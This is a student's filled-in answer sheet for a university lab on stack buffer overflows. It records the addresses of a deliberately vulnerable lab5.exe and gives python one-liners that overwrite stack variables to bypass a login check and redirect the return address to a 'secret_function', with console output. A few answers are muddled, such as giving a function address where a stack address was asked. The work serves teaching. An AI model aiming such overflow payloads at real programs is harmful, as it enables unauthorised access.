ID: 640315 **Name:** สิทธิกร เฉลิมกิตติชัย **Section :** ________01__ ______

Save this answer sheet as " **Lab4-5888xxx.docx**" (Removing all figures will help reduce the file size). Submit this file to the lab folder in e-learning website according to your session.

Lab 4 : Buffer Overflow

Follow Lab 5 document (Lab5.pdf) and answer these questions:

Part I: Preparation

No question in this part.

Part II: Normal Run


Question 1:

1) At the beginning of the program, what are these values?
   1) address of "a": 0022FEBC
   2) value of "a": in decimal 287454020, in hex 11223344
   3) address of "b": 0022FEB8
   4) value of "b": in decimal 1432778632, in hex 55667788
   5) address of "name": 0022FDF0
   6) address of "secret_function": 00401505
2) What is the name you enter? wut
3) Is the length of the name program printed out is the correct length? Y (Y/N)
4) At the end of the program, is there any value changed? N (Y/N)
5) If yes, what is changed? ______________________________

Part III: Bypass Value Checking

Question 2:


1) How long is the input string that starts to change value of variable "b"? 200
2) Capture the screen when "b" starts to change.



```
C:\Users\vagrant\Documents>python -c "print('a'*200)" | lab5.exe
------------------------BEFORE------------------------------
   a: address=0022FEBC   value= 287454020 (hex=11223344)
   b: address=0022FEB8   value=1432778632 (hex=55667788)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
ITCS461: Computer and Communication Security Lab 5
Enter your name: Hello ... aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Your name's length = 200

Sorry, You are not allowed here.

------------------------AFTER------------------------------
   a: address=0022FEBC   value= 287454020 (hex=11223344)
   b: address=0022FEB8   value=1432778496 (hex=55667700)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
```

3) How long is the input string that starts to change value of variable “a”? ____204______


4) Capture the screen when “a” starts to change.



```
------------------------------------------------------------

C:\Users\vagrant\Documents>python -c "print('a'*204)" | lab5.exe
------------------------BEFORE------------------------------
   a: address=0022FEBC   value= 287454020 (hex=11223344)
   b: address=0022FEB8   value=1432778632 (hex=55667788)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
ITCS461: Computer and Communication Security Lab 5
Enter your name: Hello ... aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Your name's length = 204

Sorry, You are not allowed here.

------------------------AFTER------------------------------
   a: address=0022FEBC   value= 287453952 (hex=11223300)
   b: address=0022FEB8   value=1633771873 (hex=61616161)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------

C:\Users\vagrant\Documents>S
```

5) What is your input string (or your python command) that can change variable “a” to 0xDEADC0DE? Python -c “print(‘A’ * 204 + ‘\xde\xc0\xad\xde’)” | lab5.exe

6) Finally, capture the screen to show that you have bypass the value checking.




```
C:\Users\vagrant\Documents>python -c "print('A' * 204 + '\xde\xc0\xad\xde')" | l
ab5.exe
------------------------BEFORE------------------------------
   a: address=0022FEBC   value= 287454020 (hex=11223344)
   b: address=0022FEB8   value=1432778632 (hex=55667788)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
ITCS461: Computer and Communication Security Lab 5
Enter your name: Hello ... AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA▐└¡▐
Your name's length = 208

Congratulations! You are logged in.

------------------------AFTER-----------------------------
   a: address=0022FEBC   value=-559038242 (hex=deadc0de)
   b: address=0022FEB8   value=1094795585 (hex=41414141)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------

C:\Users\vagrant\Documents>_
```

Part IV: Jump to Other Function


Question 3:

1) What is “secret_function” address? ________00401505______________
   (This will be the value that we will use for overwriting.)
2) What is starting address of variable “name” ______0022FDF0_____________
3) How long of your input string that starts to make the program crashes? ____220 letter______
4) Append your current input string with the address of “secret_function” to overwrite the “return address” value. (hint: backwards, in hex)
5) Capture the screen when you manage to execute the “secret_function”.



```
C:\Users\vagrant\Documents>python -c "print('A' * 204 + '\xde\xc0\xad\xde'+'\x1
\xe8\xff\xff'[::-1])" | lab5.exe
------------------------BEFORE------------------------------
   a: address=0022FEBC   value= 287454020 (hex=11223344)
   b: address=0022FEB8   value=1432778632 (hex=55667788)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
ITCS461: Computer and Communication Security Lab 5
Enter your name: Hello ... AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA▐└¡▐   Φ►
Your name's length = 212

Congratulations! You are logged in.

------------------------AFTER-----------------------------
   a: address=0022FEBC   value=-559038242 (hex=deadc0de)
   b: address=0022FEB8   value=1094795585 (hex=41414141)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
```


6) What would be address that stores "return address" value? (hint: counting bytes from the address of variable name) ________'\x05\x15\x40\x00'________________



```
C:\Users\vagrant\Documents>python -c "print('A' * 220 + '\x05\x15\x40\x00')" | l
ab5.exe
------------------------BEFORE------------------------------
   a: address=0022FEBC   value= 287454020 (hex=11223344)
   b: address=0022FEB8   value=1432778632 (hex=55667788)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
ITCS461: Computer and Communication Security Lab 5
Enter your name: Hello ... AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAA♣§@
Your name's length = 223

Sorry, You are not allowed here.

------------------------AFTER------------------------------
   a: address=0022FEBC   value=1094795585 (hex=41414141)
   b: address=0022FEB8   value=1094795585 (hex=41414141)
name: address=0022FDF0
secret_function: address=00401505
------------------------------------------------------------
************************************************************
  Congratulation!! You have access to the secret function.
************************************************************
```

Part V: Extra

Try the command given in the slide.


Security Lab 5-buffer-over-flow [Running] - Oracle VM VirtualBox
File
Machine
View
Input
Devices
Help
ff\x1b
HACKERMAN
Right Control

No question on this part, just have fun!